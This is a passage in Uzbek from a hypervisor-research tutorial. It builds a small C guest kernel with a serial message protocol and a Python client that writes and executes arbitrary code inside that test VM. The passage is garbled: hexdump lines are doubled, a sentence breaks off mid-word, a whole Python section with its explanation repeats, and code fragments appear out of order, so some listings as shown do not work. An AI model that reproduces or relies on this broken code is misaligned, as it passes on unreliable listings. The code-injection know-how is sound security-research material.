Primitive_t value = va_arg(args, Primitive_t);
put_primitive(is_oob, prefix, &value);
}
if (List == prefix) {
put_tp(is_oob, prefix);
do {
prefix = va_arg(args, TP);
_put_va(is_oob, prefix, args);
} while (Nil != prefix);
put_tp(is_oob, prefix);
}
if (Array == prefix) {
Array_t *a = va_arg(args, Array_t *);
put_array(is_oob, a, va_arg(args, const void *));
}
if (CString == prefix)
put_cstring(is_oob, va_arg(args, const char *));
}
void put_va(bool is_oob, ...) {❶
va_list ap;
va_start(ap, is_oob);
TP prefix = va_arg(ap, TP);
_put_va(is_oob, prefix, ap);
va_end(ap);
}
```

Eslatma. Qisqalik uchun kodlar ro'yxatidan "get" funksiyalari olib tashlandi.

Barcha "put"funksiyalari uchun birinchi argument ma'lumotlar send_buf yoki oob_buf ga yozilishi kerakligini ko'rsatadi. Ma'lumotlar turli xil TP qiymatlarini belgilashda tavsiflangan sxema bo'yicha kodlanadi. Qulaylik uchun har xil turdagi

bir nechta qiymatlarni bitta chaqiruvda birlashtirgan variadik funksiyani ❶ ham amalga oshirildi.

Endi xabarlarni yuborish va qabul qilish funksiyalari kerak:

```
void send_msg(MT msg_type) {❶
struct msg_buffer *buf = (MTOOB == msg_type) ? &oob_buf : &send_buf;
MsgHdr hdr = {
.type = msg_type, .len = buf->offset,
.checksum = crc32(buf->buf, buf->offset), .hdr_csum = 0
};
hdr.hdr_csum = crc32(&hdr, sizeof(hdr) - sizeof(hdr.hdr_csum));
write_serial(&hdr, sizeof(hdr));
write_serial(buf->buf, buf->offset);
buf->offset = 0;
}
static bool msg_hdr_valid(const MsgHdr *hdr) {
return MTRequest == hdr->type && MAX_MSGSZ > hdr->len &&
crc32(hdr, sizeof(*hdr) - sizeof(hdr->hdr_csum)) == hdr->hdr_csum;
}
void recv_msg() {❷
MsgHdr hdr;
read_serial(&hdr, sizeof(hdr));
assert(msg_hdr_valid(&hdr));
recv_buf.offset = 0;
read_serial(recv_buf.buf, hdr.len);
assert(crc32(recv_buf.buf, hdr.len) == hdr.checksum);
}
```

Send_msg ❶ funksiyasi xabar turini argument sifatida qabul qiladi, bu xabarning asosiy qismini o‘qish uchun to‘g‘ri buferni tanlash uchun birinchi bo‘lib ishlatiladi. U tana qism va sarlavhaning nazorat summalarini (crc32) hisoblab chiqadi va xabarni ketma-ket port orqali yuboradi. Nihoyat, keyingi xabarni tuzish uchun bufer ofsetini tiklaydi.

Xabarni olish uchun recv_msg ❷ xabar sarlavhasini ketma-ket portdan o‘qiydi. Oldinga borishdan oldin, u sarlavha turi, uzunligi va nazorat summasi maydonlarida tekshirishni amalga oshiradi. Ushbu tekshiruvlardan o‘tgandan so‘ng, u xabarning asosiy qismini o‘qiydi va nazorat summasini tasdiqlaydi. Mijoz hech qachon noto‘g‘ri shakllangan xabarlarni yubormaydi deb taxmin qilanadi, shuning uchun tekshirish tekshiruvi muvaffaqiyatsiz tugasa, bu yadro holatining buzilishi oqibatidir, bu tuzatib bo‘lmaydigan holat va uni qayta ishga tushirish kerak.

*Eslatma. **crc32** va **assert** funksiyalari uchun kod ro‘yxatlarini qisqartirilishi sababli keltirilmagan. **crc32** funksiyasi CRC32C (polinom 0x11EDC6F41)ni amalga oshiradi, **assert** funksiyasining amalga oshirilishi esa OOB xabar yuboradi va uch martalik xato orqali qattiq tiklanishni (hard-reset) amalga oshiradi.*

OOB xabarini yaratish va yuborish orqali protokolning bajarilishini sinab ko‘rish:

```
/* protocol.h */
typedef enum {OOBPrint = UINT32_C(0), OOBAssert} OOBType;❶
#define LIST(...) List, __VA_ARGS__, Nil
#define PUT_LIST(is_oob, ...) (put_va(is_oob, LIST(__VA_ARGS__)))
#define OOB_PRINT(fmt, ...) ({❷
\
PUT_LIST(true, UInt32, OOBPrint, CString, fmt, __VA_ARGS__); \
send_msg(MTOOB);
\
})
```

OOBType ❶ ro‘yxati OOB xabarlarining ikki turini belgilaydi: OOBPrint va OOBAssert. OOB xabarining asosiy qismi ro‘yxat bo‘lib, birinchi element OOBType hisoblanadi. OOB_PRINT ❷ makros bu ro‘yxatni unga uzatilgan argumentlar ustida tuzadi, OOBPrint qiymatini oldiga qo‘yadi va format satriga mos keladigan birinchi argumentga CString prefiksini qo‘shadi. Nihoyat, makro serialy port orqali OOB xabarini yuboradi. E’tibor bering, ushbu makros format qatoridan turlarni aniqlay olmaydi, shuning uchun TP qiymatlarini argument sifatida o‘tkazish kerak.

Endi “Salom, dunyo” xabarini OOB_PRINT’ga murojaat qilish bilan almashtirish mumkin:

```
/* main.c */
void kmain() {
setup_serial();
OOB_PRINT("kmain at 0x%016lx", UInt64, &kmain);
__asm__ __volatile__("hlt");
}
```

Endi, chiqishni hexdumpga yo‘naltirish orqali xabar ma’lumotlarini ko‘rib chiqiladi (har bir laboratoriyada yadro yaratish uchun make-ni ishga tushirishni unutmang):

```
┌──(root ghh6)-[/labs/lab2]
└─# qemu-system-x86_64 -display none -boot d -cdrom kernel_bios.iso -m 300M
-serial stdio -enable-kvm | stdbuf -o0 hexdump -C | cut -d' ' -f3-
-serial stdio -enable-kvm | stdbuf -o0 hexdump -C | cut -d' ' -f3-
03 00 00 00 32 00 00 00 2f c9 e1 6a 3a 37 16 e8 |....2.../..j:7..|
03 00 00 00 32 00 00 00 2f c9 e1 6a 3a 37 16 e8 |....2.../..j:7..|
00 06 00 00 04 00 00 00 00 00 00 00 05 00 00 |...............|
00 06 00 00 04 00 00 00 00 00 00 00 05 00 00 |...............|
6b 6d 61 69 6e 20 61 74 20 30 78 25 30 31 36 6c |kmain at 0x%016l|
6b 6d 61 69 6e 20 61 74 20 30 78 25 30 31 36 6c |kmain at 0x%016l|
78 00 08 00 00 00 35 14 40 00 00 00 00 00 00 07 |x.....5.@.......|
78 00 08 00 00 00 35 14 40 00 00 00 00 00 00 07 |x.....5.@.......|
```

Ushbu chiqishdan shuni ko‘rish mumkinki, OOB_PRINT string formatlashni amalga oshirmaydi. Yadrom mijoz tomonidan bajariladigan ishni bajarmaydi!

Yuklash xabarlarini implementatsiya qilish

Protokol talablaridan biri shundaki, aloqa yadro tomonidan boshlanib, mijozga uning ishlash muhiti haqida ma’lumot yuborilishi kerak. Ushbu talabni quyidagi ma’lumotlarni taqdim etadigan “yuklash xabari”ni amalga oshirish orqali bajariladi:

- Fizik manzil maydoni (VMda ishlaydigan yadro nuqtai nazaridan).
- Yadro manzillari (ramzlari). Bu ikki maqsadga xizmat qiladi. Birinchisi, mijozga yadro qayerga yuklanganligini bildirish, shunda u kodni kiritishda tasodifan uning ustiga yozilmaydi. Ikkinchisi, tashqi kod tomonidan ishlatilishi mumkin bo‘lgan ma’lum yadro funksiyalarining manzillarini taqdim etishdir.

Yuklash xabari ma’lumotlari assotsiativ ro‘yxatda kodlanadi, bu yerda har bir juftlikning birinchi elementi ikkinchi elementning mazmuni uchun identifikatsiya qatoridir. Ikkinchi elementning joylashuvi taqdim etilgan ma’lumotlar turiga xosdir (odatda kichik ro‘yxat sifatida kodlangan). Bunday holda, ma’lumotni belgilash uchun “symbols” va “mmap” qatorlaridan foydalaniladi.

“symbols”ni qurish juda oddiy; ularni faqat simvol nomlari va ularning manzillarining assotsiativ ro‘yxati qilinadi:

```
#define NAMED(n, t, v) LIST(CString, n, t, v)
#define SYMBOL(n) NAMED(#n, UInt64, &n)
extern char __ehdr_start, _end;
static void put_symbols() {
PUT_LIST(false, CString, “symbols”,
LIST(SYMBOL(__ehdr_start), SYMBOL(_end),
SYMBOL(put_va), SYMBOL(send_msg)));
}
```

Bunday holda, yadroning ELF sarlavhasi, BSS segmentining oxiri va “put_va” va “send_msg” funksiyalari manzillari taqdim etiladi.

“Mmap”ni yaratish uchun GRUB tomonidan taqdim etilgan multiboot info (MBI) maydonidan foydalanish uchun yuklash kodi o‘zgartiriladi:

```
[bits 64]
code64:
... omitted for brevity ...
mov rdi, rbx
; MULTIBOOT_MBI_REGISTER
call kmain
```


“Kmai” ta’rifi MBIni argument sifatida qabul qilish uchun moslashtirilishi kerak. Shuningdek, yuklash xabarini tuzadigan va yuboradigan kod qo‘shiladi:

```
void kmain(const void *mbi) {
setup_serial();
OOB_PRINT(“kmain at 0x%016lx”, UInt64, &kmain);
put_tp(false, List);
put_symbols();
put_mbi(mbi);
put_tp(false, Nil);
send_msg(MTBoot);
```

Oxirgi qism MBIni tahlil qilish va “mmap”ni yaratish uchun “put_mbi” funksiyasidir:

```
#include “multiboot2.h”
#define PTR_ADD(a, s) ((typeof(a))((unsigned long)a + s))
#define ALIGN_UP(a, s) ((a + (typeof(a))s - 1) & ~((typeof(a))s - 1))
static void put_mmap(const struct multiboot_tag_mmap *mmap) {❸
const struct multiboot_mmap_entry *entry, *end;
end = PTR_ADD(&mmap->entries[0], mmap->size - sizeof(*mmap));
put_tp(false, List);
for (entry = &mmap->entries[0]; entry != end;
entry = PTR_ADD(entry, mmap->entry_size))
PUT_LIST(false,
NAMED(“address”, UInt64, entry->addr),
NAMED(“length”, UInt64, entry->len),
NAMED(“type”, UInt32, entry->type));
put_tp(false, Nil);
}
static void put_mbi(const void *mbi) {❶
const struct multiboot_tag *tag;
for (tag = PTR_ADD(mbi, ALIGN_UP(sizeof(uint64_t), MULTIBOOT_TAG_ALIGN));
tag->type != MULTIBOOT_TAG_TYPE_END;
tag = PTR_ADD(tag, ALIGN_UP(tag->size, MULTIBOOT_TAG_ALIGN))) {
switch (tag->type) {
case MULTIBOOT_TAG_TYPE_MMAP:❷
put_tp(false, List);
put_cstring(false, “mmap”);
put_mmap((const struct multiboot_tag_mmap *)tag);
put_tp(false, Nil);
break;
/* TODO: handle other tags */
default: break;
}
}
}
```

Eslatma. *MBI bo'ylab yurish uchun bizga GRUB tomonidan taqdim etilgan "multiboot2.h" faylidagi ta'riflar kerak.*

put_mbi ❶ funksiyasi multiboot_tag_mmap tuzilishini topish uchun MBIda MULTIBOOT_TAG_TYPE_MMAP ❷ ni qidiradi. Ushbu tuzilma "mmap"ni yaratish uchun put_mmap ❸ tomonidan takrorlangan bir qator yozuvlardagi manzil maydoni ma'lumotlarini o'z ichiga oladi. Ushbu yozuvlarning har biri xotira oralig'ini ifodalaydi va uning asosiy manzili, uzunligi va xotira turini o'z ichiga oladi.

Hozircha yuklash xabari uchun kerak bo'lgan narsa shu. Ushbu tartibning afzalligi shundaki, hech qanday o'zgarishlar kiritmasdan qo'shimcha ma'lumotlarni qo'shish mumkin.

So'rovlarni qayta ishlash

Ixtiyoriy kodni bajarish ikkita operatsiyani o'z ichiga oladi: ikkilik kodni guest xotirasiga yozish va bajarilish oqimini ushbu xotira maydoniga yo'naltirish. So'rov ushbu ikki turdagi operatsiyalar ro'yxati sifatida belgilanadi. Yadro ushbu ro'yxatni takrorlash va har bir operatsiyani ketma-ket qo'llash orqali so'rovni qayta ishlaydi.

```
typedef enum {OpWrite = UINT32_C(0), OpExec} OpType;
```

Har bir operatsiya ro'yxatdan ikki yoki undan ortiq elementlarni oladi: OpType va operatsiya parametrlari.

```
static void op_write() {❸
Primitive_t addr;
Array_t array;
uint8_t *payload;
get_va(UInt64, &addr);
get_va(Array, &array, &payload);
for (uint32_t x = 0; x != array.count * (array.subtype & 0xff); x += 1)
((uint8_t *)addr.u64)[x] = payload[x];
}
static void op_exec() {❹
Primitive_t addr;
get_va(UInt64, &addr);
((void (*)())addr.u64)();
}
void kmain(const void *mbi) {
... omitted for brevity ...
send_msg(MTBoot);
while (1) {
recv_msg();
assert(List == get_tp());❶
```



```
for (TP prefix = get_tp(); Nil != prefix; prefix = get_tp()) {
Primitive_t op_type;
assert(UInt32 == prefix); /* requests must start with ReqType */
get_primitive(prefix, &op_type);
assert(OpWrite == op_type.u32 || OpExec == op_type.u32);❷
if (OpWrite == op_type.u32)
op_write();
if (OpExec == op_type.u32)
op_exec();
}
}
}
```

Muloqot boshlanganidan so'ng, operatsiyalar ro'yxatini o'z ichiga olgan so'rovlarni qabul qilish boshlanadi. Shuni ta'kidlash kerakki, disk raskadrovka va reliz tuzilmalari o'rtasida farq qilinmaydi, shuning uchun assert ❶ ichidagi iboralar doimo bajariladi. Ro'yxat elementlarini qayta ishlash boshlanadi, ular to'g'ri OpType ❷ ni o'z ichiga olgan UInt32 bilan boshlanishi tekshiriladi.

Agar bu OpWrite operatsiyasi bo'lsa, op_write ❸ chaqiriladi. Bu funksiya ro'yxatdagi yana ikkita elementni iste'mol qiladi: UInt64 xotira manzili va massiv. Keyin u massiv tarkibini xotira manziliga ko'chiradi.

OpExec operatsiyalari uchun op_exec ❹ chaqiriladi. Ushbu funksiya ro'yxatdagi UInt64 elementini iste'mol qiladi. Ushbu elementning qiymati funksiya ko'rsatgichiga yuboriladi va chaqiriladi.

Har qanday funksiya qaytib kelganda, sikl keyingi amalni iste'mol qiladi va ro'yxat oxirigacha davom etadi.

Python dasturlash tilida mijoz dasturini yaratish

Mijoz – bu ma'lum maqsadlar uchun yaratilgan ikkilik kodni o'z ichiga olgan so'rovlarni yuborish orqali yadro bilan o'zaro aloqada bo'lgan VM dan tashqari da ishlaydigan dastur. Ushbu kod yadro tomonidan bajariladi va natijalar keyingi ishlov berish uchun dasturga qaytariladi. Mijozlar yaratadigan kod turiga qarab farq qilishi mumkin, ammo ularning barchasi bir xil aloqa protokoliga amal qilishlari kerak. Ushbu bo'limda ushbu funksiyalarning barchasini Python tilidan foydalangan holda amalga oshiriladi.

Aloqa protokoli (Pytnon)

Protokolni amalga oshirish uchun **Construct** modulidan foydalaniladi, bu Python da binary parser yozish uchun mo'ljallangan vositadir. **pack/unpack** murojaatlari ketma-ketligidan foydalanish o'rniga, **Construct** deklarativ uslubda kod yozish imkonini beradi, bu esa, odatda, qisqaroq amalga oshirishga olib keladi. Boshqa import qilinadigan modullar: **fixedint** – Python'ning "bignum" butun

soni turini almashtirish uchun, va **crc32c** – yadroning CRC32-C amalga oshirilishi bilan bir xil bo‘lgan funksiyadan foydalanish uchun.

Maslahat (TIP): *Keyinchalik foydalanish uchun Construct ma’lumotlarini o‘qib chiqish tavsiya etiladi.*

Xabar sarlavhasini belgilash:

```
# protocol.py
import construct as c
import fixedint as f
from crc32c import crc32c
MT = c.Enum(c.Int32ul, Boot=0, Request=1, Reply=2, OOB=3)
MAX_MSGSZ = 0x400000
MsgHdr = c.Struct(
'hdr' / c.RawCopy(❶
c.Struct(
'type'
/ MT,
'len'
/ c.ExprValidator(c.Int32ul, c.obj_ <= MAX_MSGSZ),
'_csum_offset' / c.Tell,❸
'checksum'
/ c.Int32ul❹
)
),
'hdr_csum' / c.Checksum(c.Int32ul, crc32c, c.this.hdr.data)❷
)
```

Bu kod C tilidagi ekvivalentiga o‘xshash ko‘rinadi, lekin bu holda hdr_csum maydonini c.this.hdr.data orqali ikkilik blok sifatida kirish uchun RawCopy ❶ bilan o‘ralgan sarlavhaning qolgan qismidan ajratildi. Shunday qilib, uning CRC32-C ❷ ni hisoblash mumkin.

Yana bir muhim farq – joriy oqim holatini saqlash uchun ishlatiladigan _csum_offset ❸ deb nomlangan sintetik maydonning kiritilishidir. Keyinchalik, ushbu maydondan xabar tanasining CRC32-C ni hisoblashda nazorat summasi ❹ maydoniga kirish uchun foydalaniladi.

C tilidagi amalga oshirish tartibini saqlab, TP qiymatlari va primitivlar (butun sonlar) belgilanadi:

```
TP = c.Enum(c.Int32ul,
UInt8=0x001, UInt16=0x002, UInt32=0x004, UInt64=0x008,
Int8=0x101, Int16=0x102, Int32=0x104, Int64=0x108,
Array=0x400, CString=0x500, List=0x600, Nil=0x700
)
```



```
IntPrefixes = (❶
TP.UInt8, TP.UInt16, TP.UInt32, TP.UInt64,
TP.Int8, TP.Int16, TP.Int32, TP.Int64
)
IntConstructs = (❷
c.Int8ul, c.Int16ul, c.Int32ul, c.Int64ul,
c.Int8sl, c.Int16sl, c.Int32sl, c.Int64sl
)
IntFixed = (
f.UInt8, f.UInt16, f.UInt32, f.UInt64, f.Int8, f.Int16, f.Int32, f.Int64
)
def make_adapter(cInt, fInt):
return c.ExprSymmetricAdapter(cInt, lambda obj, _: fInt(obj))
IntAdapters = (❸
make_adapter(cInt, fInt) for cInt, fInt in zip(IntConstructs, IntFixed)
)
IntAlist = list(zip(IntPrefixes, IntAdapters))❹
```

IntPrefixes ❶ – bu primitiv turlarga mos keladigan TP qiymatlari guruhidir, va **IntConstructs** ❷ esa u bilan bog‘liq konstruksiyalar guruhidir. Python’ning katta-son (big-num) butun sonlaridan foydalanish o‘rniga, aniq o‘lchamli qiymatlar bilan ishlashni xohlashadi. Shu maqsadda, **IntAdapters** ❸ deb nomlangan adapterlar ro‘yxati yaratildi. Nihoyat, TP qiymatlarini IntAlist ❹ da tegishli adapterlari bilan taqqoslanadi.

Murakkab turlar ularni standart kolleksiyalarga aylantirish uchun adapterlarni amalga oshirish tufayli ko‘proq ish talab qiladi:

```
class ArrayAdapter(c.Adapter):❸
def _decode(self, obj, context, path):
subtype = dict(zip(IntPrefixes, IntFixed))[obj.subtype]
return tuple(subtype(x) for x in obj.v)
def _encode(self, obj, context, path):
subtype = dict(zip(IntFixed, IntPrefixes))[type(obj[0])]
return {'count': len(obj), 'subtype': subtype, 'v': obj}
class ListAdapter(c.Adapter):❸
def _decode(self, obj, context, path):
ret = []
while obj.head != None:
ret.append(obj.head)
obj = obj.tail
return ret
def _encode(self, obj, context, path):
xs = {'head': None, 'tail': None}
for x in reversed(obj):
xs = {'head': x, 'tail': xs}
```

```
)

CompAlist = [❶
(TP.Array, ArrayAdapter(❷
c.Struct(
'count'
/ c.Int32ul,
'subtype' / c.Select(*(c.Const(x, TP) for x in IntPrefixes)),
'v'
/ c.Array(
c.this.count, c.Switch(c.this.subtype, dict(IntAlist))))),
(TP.CString, c.CString('ascii')),❹
(TP.List, ListAdapter(List)),❺
(TP.Nil, c.Computed(None))
]
PythonObj = IntFixed + (tuple, str, list, type(None))
Prefixes = IntPrefixes + (TP.Array, TP.CString, TP.List, TP.Nil)
class BodyAdapter(c.Adapter):❾
def _decode(self, obj, context, path):
return obj.value
def _encode(self, obj, context, path):
return {
'prefix': dict(zip(PythonObj, Prefixes))[type(obj)],
'value': obj
}
Body = BodyAdapter(❼
c.Struct(
'prefix' / TP,
'value'
/ c.Switch(c.this.prefix, dict(IntAlist + CompAlist)))
)
```

CompAlist ❶ – bu birikma turlarini va ularning tegishli konstruksiyalarini ifodalovchi TP qiymatlarining assotsiativ ro‘yxati.

Ushbu ro‘yxatning birinchi elementi **massiv (array)** turi ❷ bo‘lib, bu yerda Array_t sarlavhasi uchun konstruksiya aniqlanadi, undan keyin massiv elementlarini ushlab turish uchun “v” maydoni keladi. Konstruksiya ArrayAdapter ❸ tomonidan o‘ralgan bo‘lib, natijada olingan obyektni Python kortejiga aylantiradi.

Keyingi element CString konstruksiyasi bilan bevosita bog‘langan ❹ **satr(string)** turidir.

Oxirgi element **ro‘yxat(list)** turi ❺. Bunday holda, konstruksiya List ❻ belgisiga bog‘lanaddi, shuning uchun unga rekursiv murojaat qilish mumkin. Konstruksiya, shuningdek, hali aniqlanmagan **Body** ❼ deb nomlangan belgiga muro-

Python ro‘yxatiga aylantirish uchun **ListAdapter** ❽ bilan o‘raladi.

Body TP prefiksini tahlil qiladi va uning **IntAlist** va **CompAlist** da mos keladigan konstruksiyasini qidiradi. Ushbu konstruksiya har qanday TP qiymatini tahlil qilishi (yoki qurishi) mumkin, shuning uchun uni ro‘yxat elementlarini tahlil qilishda, shuningdek, xabar tanasini tahlil qilishda foydalaniladi. Obyektni Python to‘plamiga o‘tkazishda endi keraksiz TP prefiksini olib tashlash uchun uni **BodyAdapter** ❾ bilan o‘rab olinadi.

Amalga oshirishni to‘liq yakunlash uchun butun xabarlar uchun konstruksiya kerak bo‘ladi:

```
Message = c.Struct(❶
'header'
/ MsgHdr,
'body'
/ c.RawCopy(Body),
'_body_checksum' / c.Pointer(❷
c.this.header.hdr.value._csum_offset,
c.Checksum(c.Int32ul, crc32c, c.this.body.data)
)
)
def recv(reader):❸
hdr = reader.read(MsgHdr.sizeof())
body = reader.read(MsgHdr.parse(hdr).hdr.value.len)
msg = Message.parse(hdr + body)
return (msg.header.hdr.value.type, msg.body.value)
def send(writer, body):❹
body = Body.build(body)
header = MsgHdr.build({
'hdr': {
'value': {
'type': MT.Request,
'len': len(body),
'checksum': crc32c(body)
}
}
})
writer.write(header + body)
writer.flush()
```

Xabar ❶ MsgHdr va Body konstruksiyalarini birlashtiradi va u ikkinchisining CRC32-C ni hisoblab chiqadi, bu sarlavhadagi nazorat summasi maydoniga qo‘llaniladi. Bunga _csum_offset qiymatini Pointer ❷ ga o‘tkazish orqali erishiladi.

```
return xs
List = c.Struct(❻
'head' / c.LazyBound(lambda: Body),
'tail' / c.If(c.this.head != None, c.LazyBound(lambda: List))
)
CompAlist = [❶
(TP.Array, ArrayAdapter(❷
c.Struct(
'count'
/ c.Int32ul,
'subtype' / c.Select(*(c.Const(x, TP) for x in IntPrefixes)),
'v'
/ c.Array(
c.this.count, c.Switch(c.this.subtype, dict(IntAlist)))))),
(TP.CString, c.CString('ascii')),❹
(TP.List, ListAdapter(List)),❺
(TP.Nil, c.Computed(None))
]
PythonObj = IntFixed + (tuple, str, list, type(None))
Prefixes = IntPrefixes + (TP.Array, TP.CString, TP.List, TP.Nil)
class BodyAdapter(c.Adapter):❾
def _decode(self, obj, context, path):
return obj.value
def _encode(self, obj, context, path):
return {
'prefix': dict(zip(PythonObj, Prefixes))[type(obj)],
'value': obj
}
Body = BodyAdapter(❼
c.Struct(
'prefix' / TP,
'value'
/ c.Switch(c.this.prefix, dict(IntAlist + CompAlist)))
)
```

CompAlist ❶ – bu birikma turlarini va ularning tegishli konstruksiyalarini ifodalovchi TP qiymatlarining assotsiativ ro‘yxati.

Ushbu ro‘yxatning birinchi elementi **massiv (array)** turi ❷ bo‘lib, bu yerda Array_t sarlavhasi uchun konstruksiya aniqlanadi, undan keyin massiv elementlarini ushlab turish uchun “v” maydoni keladi. Konstruksiya ArrayAdapter ❸ tomonidan o‘ralgan bo‘lib, natijada olingan obyektni Python kortejiga aylantiradi.

Keyingi element CString konstruksiyasi bilan bevosita bog‘langan ❹ **satr(string)** turidir.

Oxirgi element **ro‘yxat(list)** turi ❺. Bunday holda, konstruksiya List ❻ belgisiga bog‘lanaddi, shuning uchun unga rekursiv murojaat qilish mumkin. Konstruksiya, shuningdek, hali aniqlanmagan **Body** ❼ deb nomlangan belgiga murojaat qiladi. Oldindan deklaratsiyalar bilan ishlash imkoniyatini ta’minlash uchun **LazyBound** dan foydalaniladi. Konstruksiya natijada hosil bo‘lgan obyektni Python ro‘yxatiga aylantirish uchun **ListAdapter** ❽ bilan o‘raladi.

Body TP prefiksini tahlil qiladi va uning **IntAlist** va **CompAlist** da mos keladigan konstruksiyasini qidiradi. Ushbu konstruksiya har qanday TP qiymatini tahlil qilishi (yoki qurishi) mumkin, shuning uchun uni ro‘yxat elementlarini tahlil qilishda, shuningdek, xabar tanasini tahlil qilishda foydalaniladi. Obyektni Python to‘plamiga o‘tkazishda endi keraksiz TP prefiksini olib tashlash uchun uni **BodyAdapter** ❾ bilan o‘rab olinadi.

Amalga oshirishni to‘liq yakunlash uchun butun xabarlar uchun konstruksiya kerak bo‘ladi:

```
Message = c.Struct(❶
'header'
/ MsgHdr,
'body'
/ c.RawCopy(Body),
'_body_checksum' / c.Pointer(❷
c.this.header.hdr.value._csum_offset,
c.Checksum(c.Int32ul, crc32c, c.this.body.data)
)
)
def recv(reader):❸
hdr = reader.read(MsgHdr.sizeof())
body = reader.read(MsgHdr.parse(hdr).hdr.value.len)
msg = Message.parse(hdr + body)
return (msg.header.hdr.value.type, msg.body.value)
def send(writer, body):❹
body = Body.build(body)
header = MsgHdr.build({
'hdr': {
'value': {
'type': MT.Request,
'len': len(body),
'checksum': crc32c(body)
}
}
})
writer.write(header + body)
writer.flush()
```

Xabar ❶ MsgHdr va Body konstruksiyalarini birlashtiradi va u ikkinchisining CRC32-C ni hisoblab chiqadi, bu sarlavhadagi nazorat summasi maydoniga qo‘llaniladi. Bunga _csum_offset qiymatini Pointer ❷ ga o‘tkazish orqali erishiladi.

Yakuniy interfeys recv ❸ va send ❹ funksiyalari orqali ochiladi. O‘quvchi obyektini hisobga olgan holda, recv xabarni seriyadan chiqaradi, xabarning turi hamda tanasi bilan kortejni qaytaradi. Yuborish holatida u yozuvchi obyektini va so‘rovning tanasini (standart Python to‘plami sifatida) oladi, xabarni ketma-ket-lashtirib, uni obyektga yozadi.

Laboratoriya ishi 24.3: Mehmon akkauntni ishga tushirish (Python)

Ushbu bo‘limda VM misolini ishga tushirish va ketma-ket portdan xabarlarni qabul qilish jarayonini abstrakt qilish uchun Python sinfi yoziladi. Keyinchalik ushbu bobda kod kiritish imkoniyatlarini ta’minlash uchun uni kengaytiriladi.

```
# guest.py
from subprocess import Popen, PIPE
import protocol
class Guest:❶
def __init__(self):
self.proc = None
def __enter__(self):
self.proc = Popen(
('exec qemu-system-x86_64 -display none -boot d '
'-cdrom kernel_bios.iso -m 300M -serial stdio -enable-kvm'),
stdout=PIPE, stdin=PIPE, shell=True
)
return self
def __exit__(self, type, value, traceback):
self.proc.kill()
def messages(self):❷
while self.proc.returncode is None:
yield protocol.recv(self.proc.stdout)
```

Guest❶ kontekst menejeri bo‘lib, boshqarilayotgan resurs VM namunasidir. Hozirda QEMU/KVM dan foydalaniladi, lekin uni boshqa maqsadlar bilan ishlash uchun kichik sinflarga ajratish mumkin. Messages ❷ generatori yadro tomonidan yuborilgan kiruvchi xabarlarni qabul qiladi va tahlil qiladi.

VMni ishga tushirish va qabul qilingan xabarlarni chop etish uchun oddiy sinov skripti:

```
# main.py
from guest import Guest
with Guest() as g:
for msg in g.messages():
print(msg)
```


Skript quyidagi natijani beradi:

```
┌──(root ghh6)-[/labs/lab3]
└─# python3 main.py
(EnumIntegerString.new(3, 'OOB'), [UInt32(0), 'kmain at 0x%016lx',
UInt64(4199195)])
(EnumIntegerString.new(0, 'Boot'), [['symbols', [
['__ehdr_start', UInt64(4194304)], ['_end', UInt64(16838728)],
['put_va', UInt64(4204780)], ['send_msg', UInt64(4205194)]]],
['mmap', [[['address', UInt64(0)], ['length', UInt64(654336)],
['type', UInt32(1)]], [['address', UInt64(654336)],
['length', UInt64(1024)], ['type', UInt32(2)]],
...
```

Bu yerda, OOB xabarini, undan keyin belgilar va manzil maydoni ma’lumotlarini o‘z ichiga olgan yuklash xabarini kuzatish mumkin. Keyingi bo‘limda ushbu xabarlar ko‘rib chiqiladi va guestda ixtiyoriy kodni bajarish uchun so‘rovlar amalga oshiriladi.

Laboratoriya ishi 24.4: Kod inyeksiyasi (Python)

Guest sinfiga kerakli o‘zgartirishlarni kiritishdan oldin kerak bo‘ladigan bir nechta yordamchi sinflar:

• RemoteMemory – bu sinfning maqsadi guest xotirasiga ajratilgan, bepul interfeysni taqdim etishdir. U yuklash xabarlarining xotira xaritasi ma’lumotlaridan namuna oladi.

• Code – bu sinf assemblerni o‘z ichiga olgan satrdan ikkilik kod ishlab chiqarish uchun assembler chaqiruvini abstraktlashtiradi.

```
# remotemem.py
import portion as P
class RemoteMemoryError(Exception):
pass
class RemoteMemory:
def __init__(self):
self.mem = P.empty()
self.allocations = dict()
def add_region(self, base, size):❶
interval = P.openclosed(base, base + size)
self.mem |= interval
return interval
def del_region(self, base, size):❷
interval = P.openclosed(base, base + size)
self.mem -= interval
return interval
def alloc(self, size):❸
for interval in self.mem:
```

```
if interval.upper - interval.lower >= size:
allocation = self.del_region(interval.lower, size)
self.allocations[allocation.lower] = allocation
return allocation.lower
raise RemoteMemoryError('out of memory')
def free(self, address):
self.mem |= self.allocations[address]
del self.allocations[address]
```

RemoteMemory'ni amalga oshirish **portion 9** moduliga asoslangan. **add_region** ❶ va **del_region** ❷ usullari faqat dastlabki bosqichda ishlatiladi. Obyekt to'liq ishga tushgandan so'ng, xotira **alloc** ❸ orqali so'ralishi mumkin, bu juda samarasiz taqsimlash strategiyasidan foydalanadi, ammo dastur ehtiyojlari uchun yetarli bo'ladi.

```
# code.py
import os
from subprocess import run
from tempfile import NamedTemporaryFile
class Code:
def __init__(self, code, sym):❶
self.code = '[bits 64]\n'
self.code += '\n'.join(f'{k} equ {v:#x}' for (k, v) in sym.items())
self.code += '\n%include "macros.asm"\n' + code
def build(self, base_address):❷
with NamedTemporaryFile('w') as f:
f.write(f'[org {base_address:#x}]\n' + self.code)
f.flush()
run(f'nasm -fbin -o {f.name}.bin {f.name}', shell=True)
with open(f'{f.name}.bin', 'rb') as fout:
ret = fout.read()
os.remove(f'{f.name}.bin')
return ret
```

Code ❶ yig'ma kod qatori va simvollar lug'atidan yaratiladi. Ushbu timsol ta'riflari yig'ma kodga "include macros.asm" direktivasi bilan birga oldindan qo'shiladi, bu yerda maxsus makroslarni qo'shish mumkin. Ushbu klassning yagona usuli **build** ❷ bo'lib, u assemblerni chaqiradi va belgilangan asosiy manzilda kodni kompilyatsiya qiladi, natijada hosil bo'lgan ikkilik kodni qaytaradi.

Endi **Guest** klassini o'zgartirishni davom ettirish mumkin:

```
# guest.py
import subprocess
import protocol
from enum import Enum
from remotemem import RemoteMemory
```



```
class OpType(Enum):
Write = 0
Exec = 1
class Guest:
... omitted for brevity ...
def _init_boot_info(self, symbols, mmap):❶
self.symbols = dict(symbols)
self.memory = RemoteMemory()
for entry in map(dict, mmap):
if entry['type'] == 1:
# MULTIBOOT_MEMORY_AVAILABLE
self.memory.add_region(entry['address'], entry['length'])
kernel_end = (self.symbols['_end'] + 0x1000) & ~0xfff
self.memory.del_region(0, kernel_end)
def messages(self):
while self.proc.returncode is None:
msg = protocol.recv(self.proc.stdout)
msg_type, body = msg
if msg_type == protocol.MT.Boot:
